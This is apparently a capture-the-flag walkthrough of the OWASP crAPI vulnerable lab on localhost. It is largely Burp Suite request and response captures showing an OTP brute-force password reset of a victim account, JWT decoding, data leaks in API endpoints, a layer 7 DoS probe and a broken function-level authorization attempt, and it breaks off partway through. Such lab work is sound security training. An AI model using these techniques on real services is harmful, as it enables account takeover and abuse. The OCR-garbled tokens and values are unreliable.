Number	269	0268	200	20:38:44 5 Sep 2023	441		<input type="checkbox"/>	<input type="checkbox"/>	500
Base:	Request	Response							
Min integ	Pretty	Raw	Hex						
Max integ	1 POST /identity/api/auth/v2/check-otp	HTTP/1.1							
Min fract	2 Host: localhost:8888								
Max fract	3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0								
Example	4 Accept: */*								
0001	5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3								
4321	6 Accept-Encoding: gzip, deflate								
	7 Referer: http://localhost:8888/forgot-password								
	8 Content-Type: application/json								
	9 Content-Length: 75								
	10 Origin: http://localhost:8888								
	11 DNT: 1								
② Payload	12 Connection: keep-alive								
You can	13 Sec-Fetch-Dest: empty								
	14 Sec-Fetch-Mode: cors								
	15 Sec-Fetch-Site: same-origin								
Add	16								
Edit	17 {								
Remove	"email": "robot001@example.com",								
Up	"otp": "0268",								
	"password": "HackingCrapi123!"								

Now with a Password Reset for our victim, we can successfully login and verify the JOT token is valid:

Burp Suite Professional v2023.9.4 - owasp_crapi - Licensed to Ads Dawson


Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Authorize Reshaper Add & Track Custom Issues IP Rotate Settings

1 x 2 x 5 x 6 x 7 x 8 x 9 x 11 x +

Send ⌂ Cancel ⌂ < > v

Request	Response	Inspector
Pretty Raw Hex	Pretty Raw Hex Render	Request attributes 2
1 POST /identity/api/auth/login HTTP/1.1 2 Host: localhost:8888 3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0 4 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3 5 Accept-Encoding: gzip, deflate 6 Referer: http://localhost:8888/login 7 Content-Type: application/json 8 Content-Length: 16 9 Content-Type: application/json 10 Origin: http://localhost:8888 11 DNT: 1 12 Connection: close 13 Sec-Fetch-Dest: empty 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Site: same-origin 16 17 { "email": "robot001@example.com", "password": "HackingCrapi123!" }	1 HTTP/1.1 200 2 Server: openresty/1.17.8.2 3 Date: Wed, 06 Sep 2023 03:41:25 GMT 4 Content-Type: application/json 5 Connection: close 6 Vary: Origin 7 Vary: Access-Control-Request-Method 8 Vary: Access-Control-Request-Headers 9 Access-Control-Allow-Origin: * 10 X-Content-Type-Options: nosniff 11 X-XSS-Protection: 1; mode=block 12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate 13 Pragma: no-cache 14 Expires: 0 15 X-Frame-Options: DENY 16 Content-Length: 519 17 { "token": " eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJyZjMvdAwMUBleGFtcGxLmNvbSIsInJvbGUiOiJwcmVkJWZpbmVkJiwiawF0IjoxN jazXjkd7t2x0jg1LCL11mk1D0T0Nx8000q...gpkQkphnb1G0A1rGxKmNsS1lx0u2x1t1v1b8qtvnRlDzchdu XMSAtyp6AuZopHdyv5PzkaB01o365ne0HrsarrprzAwp1Cfc1-dykJdkY3HmbEM010_zr85B8855SM2by1TPk1t30VA UpgN3v3v93j001xCRKx3yRucyCc_oscG6fijTuL7E2TpFUC_y9yzrtl0p10p90t0pmbY0gplfJ151c4x-NH4tnDn8TE- aSNtVTeFcBhxh5RoV1z0y6Onfle_yXcSDVDYE5y3M-hcBv2eK1N01dH1tqq-xRM-nFCM0GDLswTP2ffONaKnSfr0kPNR fa", "type": "Bearer", "message": null }	Request query parameters 0 Request cookies 0 Request headers 14 Response headers 15

```
jwt_tool master % python3 jwt_tool.py eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJyZjMvdAwMUBleGFtcGxLmNvbSIsInJvbGUiOiJwcmVkJWZpbmVkJiwiawF0IjoxN
```



Original JWT:

```
=====
Decoded Token Values:
=====
```

```
Token header values:  
[+] alg = "RS256"
```

```
Token payload values:  
[+] sub = "robot001@example.com"  
[+] role = "predefined"  
[+] iat = 1693971685 ==> TIMESTAMP = 2023-09-05 20:41:25 (UTC)  
[+] exp = 1694576485 ==> TIMESTAMP = 2023-09-12 20:41:25 (UTC)
```

```
Seen timestamps:  
[*] iat was seen  
[*] exp is later than iat by: 7 days, 0 hours, 0 mins
```

```
-----  
JWT common timestamps:  
iat = Issuedt  
exp = Expires  
nbf = NotBefore  
-----
```

```

jwt_tool master %
jwt_tool master % python3 jwt_tool.py eyJhbGciOiJSUzIiNj9.eyJzdWJl0iJyb2JvdAwMUBlegFtcGxLmNbSISInjvGU0JwcmVkZpdmVkiwiw0IjoxNjkzOTcxNjg1LC1eHA10E20TQInY000V9.gbKqDbMbLCC2044:02
KauX511ibXGLncz0tDx6q8tWRIzCmNUXNASg9puzogIdxy5PzklQlo365noR8rprg2Awp1fc1-dyJdKV9MbMLQt0_zrB5085SE2by1Pklt3QVAugPw3vb93j00IxCRX3YRUc9yc_o5ccG6f1jTuL7EZTpFUC-y9z...
QpW9tQpRnb7OpUfJ151C4x-NH4tnDn8E-aSntTeFcq8zxh5RoV1z0y6Cnfml_yxcsDVOYE5y3m-hc8v2oK1NQ1dh17qq-xrM-nFCNOGLswTP2FFONakNSfrfKNRFA

JWT common timestamp:
iat = IssuedAt
exp = Expires
nbf = NotBefore

Original JWT:
=====
Decoded Token Values:
=====
Token header values:
[+] alg = "RS256"

Token payload values:
[+] sub = "robot01@example.com"
[+] role = "predefined"
[+] iat = 169391685 => TIMESTAMP = 2023-09-05 20:41:25 (UTC)
[+] exp = 1694576485 => TIMESTAMP = 2023-09-12 20:41:25 (UTC)

Seen timestamps:
[*] iat was seen
[*] exp is later than iat by: 7 days, 0 hours, 0 mins
=====
JWT common timestamps:
iat = IssuedAt
exp = Expires
nbf = NotBefore
=====

Excessive Data Exposure
Rate Limiting
BFLA
SSRF
NoSQL Injection
SQL Injection
=====
jwt_tool master %

```

▼ Excessive Data Exposure - Flag 🦇

Challenge 4 - Find an API endpoint that leaks sensitive information of other users

Not sure what this exactly builds on from Challenge 3, but ultimately the same REST API endpoint is exposing excessive data about other users within the Community forum posts:

501 22:58:53 6 Sep 2023 http://localhost:8888 GET /community/api/v2/community/posts/recent	200 1308 JSON	127.0.0.1 127.0.0.1
502 22:58:55 6 Sep 2023 http://localhost:8888 GET /community/api/v2/community/posts/Ju6qrFGzdpctBbdQxBVJ44	200 680 JSON	

```

Request Response Inspector
Pretty Raw Hex Render
1 GET /community/api/v2/community/posts/recent HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101
4 Referer: https://localhost:8888/forum
5 Accept: */*
6 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
7 Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
8 Access-Control-Allow-Origin: *
9 Content-Length: 943
10 [
11   {
12     "id": "euNCstGSj6GNnfHtvUnEL",
13     "title": "Title 3",
14     "content": "Hello world 3",
15     "author": {
16       "nickName": "Robot",
17       "email": "robot01@example.com",
18       "vehicleId": "b1c1088-417-4aa6-9f8a-c22964368ad",
19       "profilePicUrl": "",
20       "created_at": "2023-09-05T02:28:09.556Z"
21     },
22     "comments": [
23     ],
24     "authorId": 3,
25     "createdAt": "2023-09-05T02:28:09.556Z"
26   },
27   {
28     "id": "NjBgnRGZcTbdOCBV44",
29     "title": "Title 2",
30     "content": "Hello world 2",
31     "author": {
32       "nickName": "Pugus",
33       "email": "pugus00@example.com",
34       "vehicleId": "ffcc7eddd-5bb3-42cc-b863-c8c49ce45425",
35       "profilePicUrl": "",
36       "created_at": "2023-09-05T02:28:09.555Z"
37     },
38     "comments": [
39     ],
40     "authorId": 2
41   }
42 ]

```

Challenge 5 - Find an API endpoint that leaks an internal property of a video

I noticed an API endpoint `POST /identity/api/v2/user/videos` `HTTP/1.1` when submitting a video upload via `GET /my-profile` `HTTP/1.1` which provides an internal property of `conversion_params`:

```

HTTP/1.1 200
Server: openresty/1.17.8.2
Date: Thu, 07 Sep 2023 06:05:52 GMT
Content-Type: application/json
Connection: close

```

```

Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Content-Length: 8307609

{
  "id": 33,
  "video_name": "20201215_094957.mp4",
  "conversion_params": "-v codec h264",
  "profileVideo": "data:image/jpeg;base64,<BASE64ENCODEDSTRING=="
}

```

I am fairly certain this is the flag for this challenge.

▼ Rate Limiting

Challenge 6 - Perform a layer 7 DoS using 'contact mechanic' feature

When considering layer 7, this is the [HTTP](#) layer ([Application Layer](#) in OSI model) of the payload and as such has me thinking circumvention such as [X-Forwarded-By](#) HTTP headers, HTTP flooding techniques and botnet detections etc.

Analyzing the API endpoint requests to [POST /workshop/api/merchant/contact_mechanic HTTP/1.1](#):

Name	Value
Server	openresty/1.17.8.2
Date	Thu, 07 Sep 2023 06:16:51 GMT
Content-Type	application/json
Connection	close
Allow	POST, OPTIONS
Vary	origin, Cookie
access-control-allow-origin	*
X-Frame-Options	DENY
X-Content-Type-Options	nosniff
Referer-Policy	same-origin
Content-Length	152

The [200](#) OK response is received regardless of whether the [X-Forwarded-For](#) headers are inserted within the Repeater here and the [report_id](#) integer value keeps incrementing.

Request

```
Pretty Raw Hex
1 POST /workshop/api/merchant/contact_mechanic HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8888/contact-mechanic?VIN=7ZDCP26LKUH828122
8 Content-Type: application/json
9 Content-Length: 213
10 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdW1to1joYWRzZXJAZXhhBxS2S5jb201LCJyb2xIjoidXNlcisImhdICMNTYSNDA2NjMxO5w1ZXhWjoxNjkwNjcxMTE5fQ.IMEF02kAbf9yQlukaclyleN5nctC1XW6PctmbRKE0ogjIaEMRBcUAoPigCjgj72g9FM0-VGL4rjmV8yQ4K2hXbEJKLMG1za4uXb5pWiEd_y-9CTetuumX386GJxPU8ZTjHe81W0PcmPu5vHRvtx5rm1hNdVHpC75705ek2XrdrmmAYEAxJ9YXqvWNHvqzHNvOp15xL3L09GsvRpbaU98LuzL-fyaobm7Bpkhs0jnkufKAhjN7Yzf34VM-14fK)xJZ7_U7q6D6PVdtxb_r653GUeHaUbCHwtzg34K1zqY6vwvPM3Gq0gkBZ1W72frwArjtVQ
11 Content-Length: 213
12 Origin: http://localhost:8888
13 DNT: 1
14 Connection: close
15 Sec-Fetch-Dest: empty
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Site: same-origin
18
19 {
  "mechanic_code": "TRAC_JHN",
  "problem_details": "testdos",
  "vin": "7ZDCP26LKUH828122",
  "mechanic_api": "http://localhost:8888/workshop/api/mechanic/receive_report",
  "repeat_request_if_failed": false,
  "number_of_repeats": 1
}
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Fri, 08 Sep 2023 06:29:40 GMT
3 Server: openresty/1.17.8.2
4 Content-Type: application/json
5 Connection: close
6 Allow: POST, OPTIONS
7 Vary: origin, Cookie
8 access-control-allow-origin: *
9 X-Frame-Options: DENY
10 X-Content-Type-Options: nosniff
11 Referrer-Policy: same-origin
12 Content-Length: 154
13
14 {
  "response_from_mechanic_api": {
    "id": 15,
    "sent": true,
    "report_link": "http://localhost:8888/workshop/api/mechanic/mechanic_report?report_id=15"
  },
  "status": 200
}
```

TODO:

▼ BFLA - Flag 🦸

Challenge 7 - Delete a video of another user

Looking at where we see our own video's is REST API endpoint `GET /identity/api/v2/user/dashboard HTTP/1.1` which reveals a potential location clue:

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
1 GET /identity/api/v2/user/dashboard HTTP/1.1	1 HTTP/1.1 200
2 Host: localhost:8888	2 Server: openresty/1.17.8.2
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0	3 Date: Fri, 08 Sep 2023 03:10:07 GMT
4 Accept: */*	4 Content-Type: application/json
5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3	5 Connection: close
6 Accept-Encoding: gzip, deflate	6 Vary: Origin
7 Referer: http://localhost:8888/dashboard	7 Vary: Access-Control-Request-Method
8 Content-Type: application/json	8 Vary: Access-Control-Request-Headers
9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdW1to1joYWRzZXJAZXhhBxS2S5jb201LCJyb2xIjoidXNlcisImhdICMNTYSNDA2NjMxO5w1ZXhWjoxNjkwNjcxMTE5fQ.IMEF02kAbf9yQlukaclyleN5nctC1XW6PctmbRKE0ogjIaEMRBcUAoPigCjgj72g9FM0-VGL4rjmV8yQ4K2hXbEJKLMG1za4uXb5pWiEd_y-9CTetuumX386GJxPU8ZTjHe81W0PcmPu5vHRvtx5rm1hNdVHpC75705ek2XrdrmmAYEAxJ9YXqvWNHvqzHNvOp15xL3L09GsvRpbaU98LuzL-fyaobm7Bpkhs0jnkufKAhjN7Yzf34VM-14fK)xJZ7_U7q6D6PVdtxb_r653GUeHaUbCHwtzg34K1zqY6vwvPM3Gq0gkBZ1W72frwArjtVQ	9 X-XSS-Protection: 1; mode=block
10 Cache-Control: no-cache, no-store, max-age=0, must-revalidate	10 Pragma: no-cache
11 Connection: close	11 Expires: 0
12 Sec-Fetch-Dest: empty	12 X-Frame-Options: DENY
13 Sec-Fetch-Mode: cors	13 Content-Length: 273
14 Sec-Fetch-Site: same-origin	14 {
15	"id": 9, "name": "Hacking Crapi", "email": "hacker@example.com", "number": "11111111112", "picture_url": "data:image/jpeg;base64,OmRham3QY0U3aQ==", "video_url": "data:image/jpeg;base64,OmRham3QY0U3aQ==", "video_name": "file.mp4", "available_credit": "88.0", "video_id": "33", "role": "ROLE_USER"
16	}

Request	Response	Inspector
Pretty Raw Hex	Pretty Raw Hex Render	Selection 27 (0x11) ^
1 GET /identity/api/v2/user/dashboard HTTP/1.1	1 HTTP/1.1 200	Selected text
2 Host: localhost:8888	2 Server: openresty/1.17.8.2	(* "id": 9, "name": "Hacking Crapi", "email": "hacker@example.com", "number": "11111111112", "picture_url": "data:image/jpeg;base64,OmRham3QY0U3aQ==", "video_url": "data:image/jpeg;base64,OmRham3QY0U3aQ==", "video_name": "file.mp4", "available_credit": "88.0", "video_id": "33", "role": "ROLE_USER")
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0	3 Date: Fri, 08 Sep 2023 03:10:07 GMT	Request attributes 2 ^
4 Accept: */*	4 Content-Type: application/json	Request headers 13 ^
5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3	5 Connection: close	Name Value
6 Accept-Encoding: gzip, deflate	6 Vary: Origin	Host localhost:8888 >
7 Referer: http://localhost:8888/dashboard	7 Vary: Access-Control-Request-Method >	
8 Content-Type: application/json	8 Vary: Access-Control-Request-Headers >	
9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdW1to1joYWRzZXJAZXhhBxS2S5jb201LCJyb2xIjoidXNlcisImhdICMNTYSNDA2NjMxO5w1ZXhWjoxNjkwNjcxMTE5fQ.IMEF02kAbf9yQlukaclyleN5nctC1XW6PctmbRKE0ogjIaEMRBcUAoPigCjgj72g9FM0-VGL4rjmV8yQ4K2hXbEJKLMG1za4uXb5pWiEd_y-9CTetuumX386GJxPU8ZTjHe81W0PcmPu5vHRvtx5rm1hNdVHpC75705ek2XrdrmmAYEAxJ9YXqvWNHvqzHNvOp15xL3L09GsvRpbaU98LuzL-fyaobm7Bpkhs0jnkufKAhjN7Yzf34VM-14fK)xJZ7_U7q6D6PVdtxb_r653GUeHaUbCHwtzg34K1zqY6vwvPM3Gq0gkBZ1W72frwArjtVQ	User-Agent Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0 >	
10 Cache-Control: no-cache, no-store, max-age=0, must-revalidate	10 Pragma: no-cache	Accept */>
11 Connection: close	11 Expires: 0	Accept-Language en-CA,en-US;q=0.7,en;q=0.3 >
12 Sec-Fetch-Dest: empty	12 X-Frame-Options: DENY	Accept-Encoding gzip, deflate >
13 Sec-Fetch-Mode: cors	13 Content-Length: 273	Referer http://localhost:8888/dashboard >
14 Sec-Fetch-Site: same-origin	14 {	Content-Type application/json >
15	"id": 9, "name": "Hacking Crapi", "email": "hacker@example.com", "number": "11111111112", "picture_url": "data:image/jpeg;base64,OmRham3QY0U3aQ==", "video_url": "data:image/jpeg;base64,OmRham3QY0U3aQ==", "video_name": "file.mp4", "available_credit": "88.0", "video_id": "33", "role": "ROLE_USER"	Authorization Bearer eyJhbGciOiJSUzI1NiJ9eyJzdW1to1joYWRzZXJAZXhhBxS2S5jb201LCJyb2xIjoidXNlcisImhdICMNTYSNDA2NjMxO5w1ZXhWjoxNjkwNjcxMTE5fQ.IMEF02kAbf9yQlukaclyleN5nctC1XW6PctmbRKE0ogjIaEMRBcUAoPigCjgj72g9FM0-VGL4rjmV8yQ4K2hXbEJKLMG1za4uXb5pWiEd_y-9CTetuumX386GJxPU8ZTjHe81W0PcmPu5vHRvtx5rm1hNdVHpC75705ek2XrdrmmAYEAxJ9YXqvWNHvqzHNvOp15xL3L09GsvRpbaU98LuzL-fyaobm7Bpkhs0jnkufKAhjN7Yzf34VM-14fK)xJZ7_U7q6D6PVdtxb_r653GUeHaUbCHwtzg34K1zqY6vwvPM3Gq0gkBZ1W72frwArjtVQ >
16	}	DNT 1 >

We know we are looking for a `PUT` (update) or `POST` (create) request to `DELETE` (CRUD) a resource on the webserver. Pivoting to the Active Crawl (authenticated) I performed of the application and ordering by name shows some other potential pivots:

5. Crawl of localhost:8888

#	Time	Tool	Method	Host	Path	Query	Param count	Status code	Length	Start response timer	Comment
512	20:05:34 7 Sep 2023	Scanner	GET	localhost	/identity/api/v2/vehicle/vehicles		0	200	819	32	
519	20:05:42 7 Sep 2023	Scanner	GET	localhost	/identity/api/v2/vehicle/vehicles		0	200	819	12	
313	20:02:16 7 Sep 2023	Scanner	GET	localhost	/identity/api/v2/vehicle/7293aeef-5916-4063-9122-35470e6b...		0	200	576	153	
263	20:02:09 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/videos		2	200	583	870	
276	20:02:11 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/videos		2	200	583	45	
407	20:03:58 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/videos		2	200	583	33	
425	20:03:59 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/videos		2	200	583	41	
426	20:04:00 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/videos		2	200	583	26	
430	20:04:03 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/videos		2	200	583	13	
514	20:05:41 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/videos		2	200	583	23	
521	20:05:48 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/videos		2	200	583	28	
264	20:02:09 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/pictures		2	200	594	411	
275	20:02:11 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/pictures		2	200	594	102	
406	20:03:57 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/pictures		2	200	594	42	

Request

```
Pretty Raw Hex
1 POST /identity/api/v2/user/videos HTTP/1.1
2 Host: localhost:8888
3 Accept-Encoding: gzip, deflate
4 Accept: */*
5 Accept-Language: en-US;q=0.9, en;q=0.8
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
7 Connection: close
8 Cache-Control: max-age=0
9 Authorization: Bearer eyhbGCIoLSUzIINlJ9 eyJzdWIiOiJyNzXJA2XhhXBsZS5jB20iLCJyb2xlijoidXNciIisImhdC16HTYSDDEM1IiMcizXhviJoxK8NKN20MDUfq_0.p34b2CH2q42CM1WkrbjaOCvDwLebjnSytwHEYRgnuaa753_tbTbY1cM7Yt7r-XZ1Vu2f1zj5L1XlfIx7MqJvlsr9U2yLay1S1E6jqmT08mbvEdojV1zod2k9dL0LB3ggy3Unx4seasFtGRtCh1utCTFSvNik64UDs000J5leugzU073ta-Ey4ocYvlu1arTzpxQd1_llg5Wch3g9a126eXrxaJ1pRoZgsmeeNvSLjUadScGNEiB-A7L1OMff_cr2-C53ionF6TzftmH4mg6K7cvn906hJaw7GOXTFTsRUFKxp91nsuDM5w
10 Origin: http://localhost:8888
11 -----WebKitFormBoundaryTjWTQ7QtWrNgK0
12 Content-Type: multipart/form-data; boundary=-----WebKitFormBoundaryTjWTQ7QtWrNgK0
13 Sec-CH-UA: "Not/A;Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
14 Sec-CH-UA-Platform: Windows
15 Sec-CH-UA-Mobile: ?0
16 Content-Length: 191
17
18 -----WebKitFormBoundaryTjWTQ7QtWrNgK0
19 Content-Disposition: form-data; name="file"; filename="file.mp4"
20 Content-Type: video/mp4
21
22 IGQxZ5gW5
23 -----WebKitFormBoundaryTjWTQ7QtWrNgK0
24
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200
2 Server: openresty/1.17.8.2
3 Date: Fri, 08 Sep 2023 03:02:10 GMT
4 Content-Type: application/json
5 Connection: close
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Access-Control-Allow-Origin: *
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
13 Pragma: no-cache
14 Expires: 0
15 X-Frame-Options: DENY
16 Content-Length: 126
17
18 {
    "id":33,
    "video_name": "file.mp4",
    "conversion_params": "-v codec h264",
    "profileVideo": "data:image/jpeg;base64,0xg1bkVXT9SWQ=="
}
```

Inspector

Selection 16 (0x10)

Selected text 0xg1bkVXT9SWQ==

Decoded from: Base64 9x5nEWLORY

Request attributes 2

Request body parameters 1

Request headers 15

Response headers 15

The JWT tokens in each payload are a bearer associated to my user account, but the `profileVideo` values are all unique (I.E different video paths for different users)

```
Token payload values:
[+] sub = "hacker@example.com"
[+] role = "user"
[+] iat = 1694142238 ==> TIMESTAMP = 2023-09-07 20:03:58 (UTC)
[+] exp = 1694747038 ==> TIMESTAMP = 2023-09-14 20:03:58 (UTC)
```

The `profileVideo` values are base64-encoded values, which equate to the value inside the `WebKitFormBoundary` section:

5. Crawl of localhost:8888

#	Time	Tool	Method	Host	Path	Query	Param count	Status code	Length	Start response timer	Comment
313	20:02:09 7 Sep 2023	Scanner	GET	localhost	/identity/api/v2/vehicle/7293aeef-5916-4063-9122-35470e6b...		0	200	576	153	
263	20:02:09 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/videos		2	200	583	870	
276	20:02:11 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/videos		2	200	583	45	
407	20:03:58 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/videos		2	200	583	33	
425	20:03:59 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/videos		2	200	583	41	
426	20:04:00 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/videos		2	200	583	26	
430	20:04:03 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/videos		2	200	583	13	
514	20:05:41 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/videos		2	200	583	23	
521	20:05:48 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/videos		2	200	583	28	
264	20:02:09 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/pictures		2	200	594	411	
275	20:02:11 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/pictures		2	200	594	102	
406	20:03:58 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/pictures		2	200	594	42	
414	20:03:59 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/pictures		2	200	594	28	
422	20:04:01 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/pictures		2	200	594	39	

Request

```
/Connection: close
/Content-Type: application/x-www-form-urlencoded
/Content-Length: 191
/Authorization: Bearer eyhbGCIoLSUzIINlJ9 eyJzdWIiOiJyNzXJA2XhhXBsZS5jB20iLCJyb2xlijoidXNciIisImhdC16HTYSDDEM1IiMcizXhviJoxK8NKN20MDUfq_0.p34b2CH2q42CM1WkrbjaOCvDwLebjnSytwHEYRgnuaa753_tbTbY1cM7Yt7r-XZ1Vu2f1zj5L1XlfIx7MqJvlsr9U2yLay1S1E6jqmT08mbvEdojV1zod2k9dL0LB3ggy3Unx4seasFtGRtCh1utCTFSvNik64UDs000J5leugzU073ta-Ey4ocYvlu1arTzpxQd1_llg5Wch3g9a126eXrxaJ1pRoZgsmeeNvSLjUadScGNEiB-A7L1OMff_cr2-C53ionF6TzftmH4mg6K7cvn906hJaw7GOXTFTsRUFKxp91nsuDM5w
10 Origin: http://localhost:8888
11 -----WebKitFormBoundaryTjWTQ7QtWrNgK0
12 Content-Type: multipart/form-data; boundary=-----WebKitFormBoundaryTjWTQ7QtWrNgK0
13 Sec-CH-UA: "Not/A;Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
14 Sec-CH-UA-Platform: Windows
15 Sec-CH-UA-Mobile: ?0
16 Content-Length: 191
17
18 -----WebKitFormBoundaryTjWTQ7QtWrNgK0
19 Content-Disposition: form-data; name="file"; filename="file.mp4"
20 Content-Type: video/mp4
21
22 IGQxZ5gW5
23 -----WebKitFormBoundaryTjWTQ7QtWrNgK0
24
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200
2 Server: openresty/1.17.8.2
3 Date: Fri, 08 Sep 2023 03:04:21 GMT
4 Content-Type: application/json
5 Connection: close
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Access-Control-Allow-Origin: *
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
13 Pragma: no-cache
14 Expires: 0
15 X-Frame-Options: DENY
16 Content-Length: 126
17
18 {
    "id":33,
    "video_name": "file.mp4",
    "conversion_params": "-v codec h264",
    "profileVideo": "data:image/jpeg;base64,IGQxZ5gW5"
}
```

Inspector

Selection 16 (0x10)

Selected text SUDRcxhaNwdXNQ==

Decoded from: Base64 IGQxZ5gW5

Request attributes 2

Request body parameters 1

Request headers 15

Response headers 15

Looking back on my old request, I can confirm my user `profileVideo` key/value is `BdajbPcE7i`: (so I want to delete a different one)

Request	Response
430 20:04:23 7 Sep 2023 Scanner POST localhost /identity/api/v2/user/videos	Pretty Raw Hex Render 1 HTTP/1.1 200 2 Server: openresty/1.17.8.2 3 Date: Fri, 08 Sep 2023 03:04:22 GMT 4 Content-Type: application/json 5 Connection: close 6 Vary: Origin 7 Vary: Access-Control-Request-Method 8 Vary: Access-Control-Request-Headers 9 Access-Control-Allow-Origin: * 10 X-Content-Type-Options: nosniff 11 X-XSS-Protection: 1; mode=block 12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate 13 Expires: 0 14 X-Frame-Options: DENY 15 Content-Length: 126 16 17 18 { "id": "33", "video_name": "file.mp4", "conversion_params": "-v codec h264", "profileVideo": "data:image/jpeg;base64,0mRhamJQY0U3aQ==" }
514 20:05:41 7 Sep 2023 Scanner POST localhost /identity/api/v2/user/videos	
521 20:05:41 7 Sep 2023 Scanner POST localhost /identity/api/v2/user/videos	
264 20:02:11 7 Sep 2023 Scanner POST localhost /identity/api/v2/user/pictures	
275 20:02:11 7 Sep 2023 Scanner POST localhost /identity/api/v2/user/pictures	
406 20:03:56 7 Sep 2023 Scanner POST localhost /identity/api/v2/user/pictures	
414 20:03:56 7 Sep 2023 Scanner POST localhost /identity/api/v2/user/pictures	
422 20:04:21 7 Sep 2023 Scanner POST localhost /identity/api/v2/user/pictures	

Attempting to send a `PUT` request to this API endpoint shows only `POST` requests are permitted:

Request	Response	Inspector
1 PUT /identity/api/v2/user/videos HTTP/1.1 2 Host: localhost:8888 3 Accept-Encoding: gzip, deflate 4 Accept: */* 5 Accept-Language: en-US;q=0.9,fr;q=0.8 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64 ;x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.141 Safari/537.36 7 Connection: close 8 Cache-Control: max-age=0 9 Authorization: Bearer BdajbPcE7i 10 X-Content-Type-Options: nosniff 11 X-XSS-Protection: 1; mode=block 12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate 13 Expires: 0 14 X-Frame-Options: DENY 15 Content-Length: 191 16 17 18 19 20 Content-Type: video/mp4 21 22 jx2DvO2pl 23 ----WebKitFormBoundaryUtedj718nNBBIf1-- 24	Pretty Raw Hex Render 1 HTTP/1.1 405 2 Server: openresty/1.17.8.2 3 Date: Fri, 08 Sep 2023 03:31:53 GMT 4 Content-Length: 0 5 Connection: close 6 Vary: Origin 7 Vary: 